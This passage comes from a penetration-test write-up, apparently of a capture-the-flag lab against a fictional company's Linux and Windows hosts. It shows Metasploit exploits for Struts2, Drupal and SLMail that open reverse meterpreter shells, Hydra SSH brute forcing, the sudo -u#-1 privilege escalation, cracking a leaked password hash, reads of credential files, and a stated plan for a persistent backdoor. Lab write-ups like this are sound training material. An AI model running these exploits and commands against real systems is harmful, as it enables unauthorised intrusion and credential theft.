


Image 2-3.2 - Setting up the Shellshock exploit to execute on 192.168.13.11

```
meterpreter > cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

Image 2-3.3 - Post-exploitation of 192.168.13.11 to view the sudoers file and reveal flag 8

Continued exploitation of 192.168.13.11 also revealed the host's passwd file could be viewed.

```
meterpreter > cat //etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```

Image 2-3.3 - Post-exploitation of 192.168.13.11 to view the passwd file and reveal flag 9

Taking advantage of the Apache Struts vulnerability (CVE-2017-5638) identified in the earlier Nessus scan of 192.168.13.12, an exploit was found that would take advantage of how Struts 2's OGNL module managed HTTP content to execute code remotely and achieve a meterpreter shell.

```
msf6 > use multi/http/struts2_content_type_ognl
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The path to a struts application action
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal

msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
[*] Meterpreter session 2 opened (192.168.13.1:4444 → 192.168.13.12:55658 ) at 2023-04-03 06:51:51 -0400
msf6 exploit(multi/http/struts2_content_type_ognl) >
```

Image 2-3.4 - Running a Struts 2 exploit on 192.168.13.12 to establish a meterpreter session

With Meterpreter access, a search for sensitive files was conducted and the compressed file “flagisinthisfile.7z” was identified for exfiltration and inspection to reveal flag 10.




Image 2-3.5 - Searching 192.168.13.12 for “flags” then viewing “flagisinthisfile.7z”

Moving to host 192.168.13.13, an attempt was made to exploit the vulnerability in Drupal 8 (CVE-2019-6340) that was previously identified by the aggressive Nmap scan. Using an unserialised PHP RCE exploit, it was possible to establish a Meterpreter session and determine the user ID.

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x000055fccb0fe010 @headers={"Date"⇒"Mon, 03 Apr 2023 11:17:14
te", "X-UA-Compatible"⇒"IE=edge", "Content-language"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Options
", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @auto_cl=false, @state=3, @transfer_ch
ser and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\
100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.1
tion/hal+json\r\nContent-Length: 645\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\"
5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0
0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resol
    \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"⇒"192.168.13.
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 3 opened (192.168.13.1:4444 → 192.168.13.13:41252 ) at 2023-04-03 07:17:15 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: www-data
meterpreter >
```

Image 2-3.6 - Using a PHP exploit on 192.168.13.13 and determining the user ID

Finally, access to 192.168.13.14 was attempted using the open SSH port (22) identified in the aggressive Nmap scan. The WHOIS lookup on totalrekall.xyz have previously revealed an SSH user “alice” in the domain’s registrar data, so access with this username was attempted (T1110.001 Password Guessing).

```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
```

Image 2-4.1 - Attempting SSH access to 192.168.13.14 with username “alice”

Automated password guessing was attempted using Hydra and the rockyou.txt wordlist, however the penetration tester guessed the user password “alice” in a separate terminal before Hydra was successful.

```
┌──(root💀kali)-[~]
└─# hydra -l alice -P /usr/share/wordlists/rockyou.txt 192.168.13.14 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-03 07:28:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries pe
[DATA] attacking ssh://192.168.13.14:22/
```

Image 2-4.2 - Running an unsuccessful Hydra attack on 192.168.13.14’s SSH service

```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$
```

Image 2-4.3 - Successfully logging into 192.168.13.14’s SSH service using “alice:alice”

With user access to 192.168.13.14, the next step was to escalate privileges. Using a vulnerability in the sudoers configuration, it was possible to set the user ID as -1 to bypass sudo authentication and gain root privilege (CVE-2019-14287). With root privilege, it was then possible to navigate to the root folder and display the “flag12.txt” file.

```
$ hostname
df6f1145ee18
$ getuid
-sh: 15: getuid: not found
$ cat etc/sudoers
cat: etc/sudoers: Permission denied
$ $PATH
-sh: 17: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b
$ sudo -u#-1 bash
root@df6f1145ee18:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root
root@df6f1145ee18:/# cd root
root@df6f1145ee18:/root# ls
flag12.txt
root@df6f1145ee18:/root# cat flag12.txt
d7sdfksdf384
root@df6f1145ee18:/root#
```

Image 2-4.4 - Gaining root privilege through a sudoers configuration vulnerability and viewing flag 12

Day Three - Windows Systems

The third and final day of penetration testing began with an OSINT search for user credentials in the public repositories of the “totalrekall” account on GitHub. Accessing “www.github.com/totalrekall” only one public repository was available and labelled “site”. Opening this repository the majority of it appeared to be a backup of an old version of the Rekall corporation’s website.




Image 3-1.1 - Publicly-available “site” repository on the “totalrekall” GitHub account

The “xampp.users” file stood out however, and opening it revealed a username “trivera” and password hash.




Image 3-1.2 - The xampp.users file revealing a username and password hash

This password hash was immediately dropped into a text file and cracked using John the Ripper (T1110.002:Password Cracking) to reveal the password “Tanya4life”.

```
┌──(soggy㉿kali)-[/media/sf_VM-Shared]
└─$ john --wordlist=~/Documents/rockyou.txt hash2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tanya4life       (?)
1g 0:00:00:53 DONE (2023-04-05 08:35) 0.01853g/s 191871p/s 191871c/s 191871
C/s Tapon..Tanner626
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Image 3-1.3 - Cracking the password hash for trivera

The next step was to run an aggressive Nmap scan on Rekall's windows subnet 172.22.117.0/24 to identify any available hosts and any vulnerabilities for use in future exploitation.

```
┌──(root💀kali)-[~]
└─# nmap -sV -A 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-04 19:19 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00082s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-04-04 23:19:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-04-04T23:20:12
|_  start_date: N/A
|_nbstat: NetBIOS name: WINDC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:13 (Microsoft)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00070s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:12 (Microsoft)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-04-04T23:20:12
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.70 ms Windows10 (172.22.117.20)
```

Image 3-2.1 - Running an aggressive Nmap scan against 172.22.117.0/24

This Nmap scan returned three hosts on the subnet, with two of them belonging to Rekall (172.22.117.10 & .20) and the third being the penetration tester's machine (172.22.117.100). This scan also revealed that 172.22.117.10 was likely to be the Windows Domain Controller, while 172.22.117.20 appeared to be hosting an Apache http server, an anonymous FTP service, and a SLMail service.

Attacking the http service on 172.22.117.20 first, an attempt was made to access the site through a web browser. Entering the ip address into the browser prompted a username and password, so "trivera:Tanya4life" collected from the public Github repository was tested and succeeded in providing access.




Image 3.2.2 - Login prompt on 172.22.117.20 with trivera's credentials entered

Logging into 172.22.117.20 with trivera's credentials provided sensitive information in the form of flag2.txt




Image 3.2.3 - Successful login to 172.22.117.20 revealing cleartext file "flag2.txt"

Next the FTP service of 172.22.117.20 was evaluated. The aggressive Nmap scan had revealed that an anonymous login was possible and that file “flag3.txt” was available, so terminal was used to access the FTP service on 172.22.117.20 and download the file.

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (19.5435 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  flag3.txt  hash.txt  hydra.restore

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Image 3-2.4 - Accessing the FTP service on 172.22.117.20 anonymously to retrieve flag3.txt

Next the SLMail service on 172.22.117.20 was attacked. Metasploit was searched for “slmail” with a single exploit (seattlelabs_pass) being returned that would exploit a buffer overflow vulnerability in Seattle Lab Mail 5.5 (CVE-2003-0264).

```
msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass
```

Image 3-2.5 - Searching for an exploit to use on 172.22.117.20’s SLMail service

After setting the options for the seattlelabs_pass exploit and successfully running it against 172.22.117.20, a meterpreter session was established and by listing files in the landing directory, flag4.txt was identified.

```
msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts ⇒ 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost ⇒ 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57111 ) at 2023-04-04 05:40:46 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
```

Image 3-2.6 - Running the seattlelabs_pass exploit on 172.22.117.20 and identifying flag4.txt

With initial access to 172.22.117.20 established, the next step was to establish a persistent backdoor by identifying and manipulating a scheduled system task. Opening a shell in meterpreter, the existing scheduled system tasks were queried with a filter to identify potential tasks named “flag5” with as much information about them as possible. Results returned a scheduled task named “flag5” which contained sensitive information in the Comment section.

```
meterpreter > shell
Process 1600 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/4/2023 2:48:26 AM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
